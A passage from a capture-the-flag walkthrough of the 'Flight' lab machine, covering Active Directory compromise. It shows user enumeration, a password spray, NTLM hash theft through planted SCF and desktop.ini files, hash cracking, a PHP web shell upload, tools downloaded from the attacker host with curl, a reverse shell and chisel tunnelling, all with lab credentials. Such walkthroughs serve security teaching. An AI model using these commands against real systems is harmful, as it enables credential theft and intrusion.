size 4096. 1245347 blocks available
Shared is just an empty share.
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ smbclient -U 'svc_apache%S@Ss!K@*t13' \\\\flight.htb\\Shared Try "help" to get a list of possible commands. smb: \> dir . D 0 Wed Feb 14 05:18:15 2024 .. D 0 Wed Feb 14 05:18:15 2024 5056511 blocks of size 4096. 1243490 blocks available
Given there’s no write access, I can’t do much with the shares.
RPC User Enumeration:
With valid credentials, I can obtain a list of domain users from RPC using impacket-lookupsid:
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ impacket-lookupsid 'svc_apache:S@Ss!K@*t13@flight.htb' Impacket v0.11.0 - Copyright 2023 Fortra [*] Brute forcing SIDs at flight.htb [*] StringBinding ncacn_np:flight.htb[\pipe\lsarpc] [*] Domain SID is: S-1-5-21-4078382237-1492182817-2568127209 498: flight\Enterprise Read-only Domain Controllers (SidTypeGroup) 500: flight\Administrator (SidTypeUser) 501: flight\Guest (SidTypeUser) 502: flight\krbtgt (SidTypeUser) 512: flight\Domain Admins (SidTypeGroup) 513: flight\Domain Users (SidTypeGroup) 514: flight\Domain Guests (SidTypeGroup) 515: flight\Domain Computers (SidTypeGroup) 516: flight\Domain Controllers (SidTypeGroup) 517: flight\Cert Publishers (SidTypeAlias) 518: flight\Schema Admins (SidTypeGroup) 519: flight\Enterprise Admins (SidTypeGroup) 520: flight\Group Policy Creator Owners (SidTypeGroup) 521: flight\Read-only Domain Controllers (SidTypeGroup) 522: flight\Cloneable Domain Controllers (SidTypeGroup) 525: flight\Protected Users (SidTypeGroup) 526: flight\Key Admins (SidTypeGroup) 527: flight\Enterprise Key Admins (SidTypeGroup) 553: flight\RAS and IAS Servers (SidTypeAlias) 571: flight\Allowed RODC Password Replication Group (SidTypeAlias) 572: flight\Denied RODC Password Replication Group (SidTypeAlias) 1000: flight\Access-Denied Assistance Users (SidTypeAlias) 1001: flight\G0$ (SidTypeUser) 1102: flight\DnsAdmins (SidTypeAlias) 1103: flight\DnsUpdateProxy (SidTypeGroup) 1602: flight\S.Moon (SidTypeUser) 1603: flight\R.Cold (SidTypeUser) 1604: flight\G.Lors (SidTypeUser) 1605: flight\L.Kein (SidTypeUser) 1606: flight\M.Gold (SidTypeUser) 1607: flight\C.Bum (SidTypeUser) 1608: flight\W.Walker (SidTypeUser) 1609: flight\I.Francis (SidTypeUser) 1610: flight\D.Truff (SidTypeUser) 1611: flight\V.Stevens (SidTypeUser) 1612: flight\svc_apache (SidTypeUser) 1613: flight\O.Possum (SidTypeUser) 1614: flight\WebDevs (SidTypeGroup)
This can also be done with crackmapexec:
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ crackmapexec smb flight.htb -u 'svc_apache' -p 'S@Ss!K@*t13' --users SMB flight.htb 445 G0 [*] Windows 10.0 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:False) SMB flight.htb 445 G0 [+] flight.htb\svc_apache:S@Ss!K@*t13 SMB flight.htb 445 G0 [+] Enumerated domain user(s) SMB flight.htb 445 G0 flight.htb\O.Possum badpwdcount: 0 desc: Helpdesk SMB flight.htb 445 G0 flight.htb\svc_apache badpwdcount: 0 desc: Service Apache web SMB flight.htb 445 G0 flight.htb\V.Stevens badpwdcount: 0 desc: Secretary SMB flight.htb 445 G0 flight.htb\D.Truff badpwdcount: 0 desc: Project Manager SMB flight.htb 445 G0 flight.htb\I.Francis badpwdcount: 0 desc: Nobody knows why he's here SMB flight.htb 445 G0 flight.htb\W.Walker badpwdcount: 0 desc: Payroll officer SMB flight.htb 445 G0 flight.htb\C.Bum badpwdcount: 1 desc: Senior Web Developer SMB flight.htb 445 G0 flight.htb\M.Gold badpwdcount: 0 desc: Sysadmin SMB flight.htb 445 G0 flight.htb\L.Kein badpwdcount: 0 desc: Penetration tester SMB flight.htb 445 G0 flight.htb\G.Lors badpwdcount: 0 desc: Sales manager SMB flight.htb 445 G0 flight.htb\R.Cold badpwdcount: 0 desc: HR Assistant SMB flight.htb 445 G0 flight.htb\S.Moon badpwdcount: 0 desc: Junion Web Developer SMB flight.htb 445 G0 flight.htb\krbtgt badpwdcount: 0 desc: Key Distribution Center Service Account SMB flight.htb 445 G0 flight.htb\Guest badpwdcount: 0 desc: Built-in account for guest access to the computer/domain SMB flight.htb 445 G0 flight.htb\Administrator badpwdcount: 0 desc: Built-in account for administering the computer/domain
It is not uncommon to find passwords being reused for service accounts, especially in poorly-configured AD environments. I’ll put all the usernames into a file, and use crackmapexec again to perform a password spray. It finds that the same password is also used for S.Moon:
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ crackmapexec smb flight.htb -u users.txt -p 'S@Ss!K@*t13' --continue-on-success SMB flight.htb 445 G0 [*] Windows 10.0 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:False) SMB flight.htb 445 G0 [-] flight.htb\O.Possum:S@Ss!K@*t13 STATUS_LOGON_FAILURE SMB flight.htb 445 G0 [+] flight.htb\svc_apache:S@Ss!K@*t13 SMB flight.htb 445 G0 [-] flight.htb\V.Stevens:S@Ss!K@*t13 STATUS_LOGON_FAILURE SMB flight.htb 445 G0 [-] flight.htb\I.Francis:S@Ss!K@*t13 STATUS_LOGON_FAILURE SMB flight.htb 445 G0 [-] flight.htb\W.Walker:S@Ss!K@*t13 STATUS_LOGON_FAILURE SMB flight.htb 445 G0 [-] flight.htb\C.Bum:S@Ss!K@*t13 STATUS_LOGON_FAILURE SMB flight.htb 445 G0 [-] flight.htb\M.Gold:S@Ss!K@*t13 STATUS_LOGON_FAILURE SMB flight.htb 445 G0 [-] flight.htb\L.Kein:S@Ss!K@*t13 STATUS_LOGON_FAILURE SMB flight.htb 445 G0 [-] flight.htb\G.Lors:S@Ss!K@*t13 STATUS_LOGON_FAILURE SMB flight.htb 445 G0 [-] flight.htb\R.Cold:S@Ss!K@*t13 STATUS_LOGON_FAILURE SMB flight.htb 445 G0 [[+] flight.htb\S.Moon:S@Ss!K@*t13 SMB flight.htb 445 G0 [-] flight.htb\krbtgt:S@Ss!K@*t13 STATUS_LOGON_FAILURE SMB flight.htb 445 G0 [-] flight.htb\Guest:S@Ss!K@*t13 STATUS_LOGON_FAILURE SMB flight.htb 445 G0 [-] flight.htb\Administrator:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB Access as S.Moon:
With the credentials, I tried logging in to WinRM, but no luck here.
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ evil-winrm -u S.Moon -p 'S@Ss!K@*t13' -i flight.htb Evil-WinRM shell v3.5 Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion Info: Establishing connection to remote endpoint Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError Error: Exiting with code 1
On SMB, S.Moon does have extra write access to Shared:
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ crackmapexec smb flight.htb -u 'S.Moon' -p 'S@Ss!K@*t13' --shares SMB flight.htb 445 G0 [*] Windows 10.0 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:False) SMB flight.htb 445 G0 [+] flight.htb\S.Moon:S@Ss!K@*t13 SMB flight.htb 445 G0 [+] Enumerated shares SMB flight.htb 445 G0 Share Permissions Remark SMB flight.htb 445 G0 ----- ----------- ------ SMB flight.htb 445 G0 ADMIN$ Remote Admin SMB flight.htb 445 G0 C$ Default share SMB flight.htb 445 G0 IPC$ READ Remote IPC SMB flight.htb 445 G0 NETLOGON READ Logon server share SMB flight.htb 445 G0 Shared READ,WRITE SMB flight.htb 445 G0 SYSVOL READ Logon server share SMB flight.htb 445 G0 Users READ SMB flight.htb 445 G0 Web READ
However, it returned “Access Denied” when I tried uploading a text file. There’s probably some limitations on what file types are allowed to be uploaded here.
NTLM Forced Authentication - Round 2:
Based on the name of the share, I’m guessing there’s other users accessing the share and potentially opening the files in there. There’s a classic attack on SMB which involves dropping an SCF (Shell Command File) file in a share referencing an attacker-controlled host. When a user opens the file, it will connect to the remote share and attempt to authenticate to it. This post provides a simple example of such attacks.
I’ll fire up the responder server again, and use ntlm_theft to generate a bunch of payloads in different file types. Since there’s filetype filtering, we may need to try multiple payloads.
┌──(ch3ng㉿localhost)-[~/machines/flight/ntlm_theft] └─$ python ntlm_theft.py --generate all --server 10.10.14.35 --filename exploit Created: exploit/exploit.scf (BROWSE TO FOLDER) Created: exploit/exploit-(url).url (BROWSE TO FOLDER) Created: exploit/exploit-(icon).url (BROWSE TO FOLDER) Created: exploit/exploit.lnk (BROWSE TO FOLDER) Created: exploit/exploit.rtf (OPEN) Created: exploit/exploit-(stylesheet).xml (OPEN) Created: exploit/exploit-(fulldocx).xml (OPEN) Created: exploit/exploit.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE) Created: exploit/exploit-(includepicture).docx (OPEN) Created: exploit/exploit-(remotetemplate).docx (OPEN) Created: exploit/exploit-(frameset).docx (OPEN) Created: exploit/exploit-(externalcell).xlsx (OPEN) Created: exploit/exploit.wax (OPEN) Created: exploit/exploit.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY) Created: exploit/exploit.asx (OPEN) Created: exploit/exploit.jnlp (OPEN) Created: exploit/exploit.application (DOWNLOAD AND OPEN) Created: exploit/exploit.pdf (OPEN AND ALLOW) Created: exploit/zoom-attack-instructions.txt (PASTE TO CHAT) Created: exploit/Autorun.inf (BROWSE TO FOLDER) Created: exploit/desktop.ini (BROWSE TO FOLDER) Generation Complete.
I’ll upload the .scf file first, since it’s the most well-known one. These files are commonly used for creating custom shortcuts, and the payload below specifies the icon file to be a UNC path pointing to my host. If opened, it will connect to my host, and responder would be able to capture the NTLM hash.
[Shell]
Command=2
IconFile=\\10.10.14.35\tools\nc.ico
[Taskbar]
Command=ToggleDesktop
Uploading the file resulted in “Access Denied” again, so this file type may also be blocked.
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ smbclient -U 'S.Moon%S@Ss!K@*t13' \\\\flight.htb\\Shared Try "help" to get a list of possible commands. smb: \> put exploit.scf NT_STATUS_ACCESS_DENIED opening remote file \exploit.scf smb: \> dir . D 0 Wed Feb 14 05:18:15 2024 .. D 0 Wed Feb 14 05:18:15 2024 5056511 blocks of size 4096. 1243490 blocks available
desktop.ini is a configuration file used by Windows to customize the appearance and behavior of folders. Once again, the icon file is set to be from my remote share:
[.ShellClassInfo]
IconResource=\\10.10.14.35\aa
This time, the upload operation seems to be successful.
smb: \> put desktop.ini

putting file desktop.ini as \desktop.ini (0.1 kb/s) (average 0.1 kb/s)
Within minutes, another hash is captured on responder, this time for the user C.Bum:
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.228.120
[SMB] NTLMv2-SSP Username : flight.htb\c.bum
[SMB] NTLMv2-SSP Hash     : c.bum::flight.htb:7d8cc77903860426:AD60D8BE17768C68BDC4BDF
E8AE459E2:0101000000000000004E5812CB5EDA0105DB4974846CADED00000000020008004F0031003600
580001001E00570049004E002D004A003800430037004900380056004900410055004D0004003400570049
004E002D004A003800430037004900380056004900410055004D002E004F003100360058002E004C004F00
430041004C00030014004F003100360058002E004C004F00430041004C00050014004F003100360058002E
004C004F00430041004C0007000800004E5812CB5EDA010600040002000000080030003000000000000000
00000000003000003298686587DD200FB6B6AC21A28807B25BF84E5277F8E6B54081B461CB88D6310A0010
00000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00
310034002E00330035000000000000000000
Sending it to john again, and it once again cracked the password to be Tikkycoll_431012284.
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ john --wordlist=/usr/share/wordlists/rockyou.txt c.bum.hash Using default input encoding: UTF-8 Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64]) Will run 16 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status Tikkycoll_431012284 (c.bum) 1g 0:00:00:03 DONE (2024-02-13 22:26) 0.3194g/s 3368Kp/s 3368Kc/s 3368KC/s TinyMutt69..Teacher21 Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably Session completed.
SMB Access as C.Bum:
With the new set of credentials, I immediately tried authenticating to WinRM, but the user has no access to it.
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ evil-winrm -u 'c.bum' -p 'Tikkycoll_431012284' -i flight.htb Evil-WinRM shell v3.5 Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion Info: Establishing connection to remote endpoint Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError Error: Exiting with code 1
On SMB, C.Bum has extra write access to Web:
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ crackmapexec smb flight.htb -u 'C.Bum' -p 'Tikkycoll_431012284' --shares SMB flight.htb 445 G0 [*] Windows 10.0 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:False) SMB flight.htb 445 G0 [+] flight.htb\C.Bum:Tikkycoll_431012284 SMB flight.htb 445 G0 [+] Enumerated shares SMB flight.htb 445 G0 Share Permissions Remark SMB flight.htb 445 G0 ----- ----------- ------ SMB flight.htb 445 G0 ADMIN$ Remote Admin SMB flight.htb 445 G0 C$ Default share SMB flight.htb 445 G0 IPC$ READ Remote IPC SMB flight.htb 445 G0 NETLOGON READ Logon server share SMB flight.htb 445 G0 Shared READ,WRITE SMB flight.htb 445 G0 SYSVOL READ Logon server share SMB flight.htb 445 G0 Users READ SMB flight.htb 445 G0 Web READ,WRITE
Web Shell Upload:
This part is pretty straightforward. I’ll drop a p0wnyshell in the web root of school.flight.htb:
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ smbclient -U 'C.Bum%Tikkycoll_431012284' \\\\flight.htb\\Web Try "help" to get a list of possible commands. smb: \> cd school.flight.htb smb: \school.flight.htb\> put shell.php putting file shell.php as \school.flight.htb\shell.php (14.5 kb/s) (average 14.5 kb/s)
Which can be accessed at school.flight.htb/shell.php:

On the web shell, I first downloaded a nc binary: (could also be uploaded via SMB)

Then ran a reverse shell payload:

And finally, after going through 3 sets of credentials, I have a shell.
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.35] from (UNKNOWN) [10.129.228.120] 55327 Microsoft Windows [Version 10.0.17763.2989] (c) 2018 Microsoft Corporation. All rights reserved. C:\xampp\htdocs\school.flight.htb> whoami flight\svc_apache
Escalation from svc_apache:
There’s nothing interesting in svc_apache’s home directory, and the user doesn’t have any useful privileges. I’ll check what other users are on this machine:
C:\users\svc_apache\desktop> net user User accounts for \\G0 ------------------------------------------------------------------------------- Administrator C.Bum krbtgt The command completed successfully.
Since we already have C.Bum’s creds, I can spawn another shell session as the other user using RunasCs.exe and ConPtyShell.exe.
C:\users\svc_apache\desktop> curl http://10.10.14.35:8000/RunasCs.exe -o RunasCs.exe C:\users\svc_apache\desktop> curl http://10.10.14.35:8000/ConPtyShell.exe -o c:\windows\temp\ConPtyShell.exe C:\users\svc_apache\desktop> icacls c:\windows\temp\ConPtyShell.exe /grant Everyone:F processed file: c:\windows\temp\ConPtyShell.exe Successfully processed 1 files; Failed processing 0 files C:\users\svc_apache\desktop> .\RunasCs.exe C.Bum Tikkycoll_431012284 "c:\windows\temp\ConPtyShell.exe 10.10.14.35 8001" -t 0 [*] Warning: The logon for user 'C.Bum' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token. [+] Running in session 0 with process function CreateProcessWithLogonW() [+] Using Station\Desktop: Service-0x0-8876a$\Default [+] Async process 'c:\windows\temp\ConPtyShell.exe 10.10.14.35 8001' with pid 3596 created in background.
Now I have an interactive shell as C.Bum:
PS C:\Windows\system32> whoami flight\c.bum
User Flag:
PS C:\users\c.bum\desktop> type user.txt 2c9684e5************************
Escalation from c.bum:
WinPEAS:
WinPEAS found the box listening on port 8000. This port never showed up in the nmap scan, so it’s likely blocked by some firewall rules.

Interestingly, in addition to C:\xampp\, there’s also a C:\inetpub\ directory on the box. I’m guessing that IIS server is running an internal site on port 8000.
PS C:\users\c.bum\desktop> dir c:\inetpub Directory: C:\inetpub Mode LastWriteTime Length Name ---- ------------- ------ ---- d----- 9/22/2022 12:24 PM custerr d----- 2/13/2024 11:33 AM development d----- 9/22/2022 1:08 PM history d----- 9/22/2022 12:32 PM logs d----- 9/22/2022 12:24 PM temp d----- 9/22/2022 12:28 PM wwwroot
There’s two ways to access this web server.
Port Forwarding with chisel:
On my host, I’ll first start the chisel listener on port 5000:
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ ./chisel server -p 5000 --reverse 2024/02/13 23:10:19 server: Reverse tunnelling enabled 2024/02/13 23:10:19 server: Fingerprint dKH3A1a2/T5jxtRbrJ5mr6W68EXsKAi1pjL95eB2ZBs= 2024/02/13 23:10:19 server: Listening on http://0.0.0.0:5000
Then I’ll also run chisel on the box, forwarding my local port 8000 to the server’s port 8000:
PS C:\users\c.bum\desktop> .\chisel_win client 10.10.14.35:5000 R:8000:127.0.0.1:8000

Now the site is accessible at http://localhost:8000. Similar to flight.htb, it seems to also be a flight booking system, but with a different interface.
SSRF via LFI:
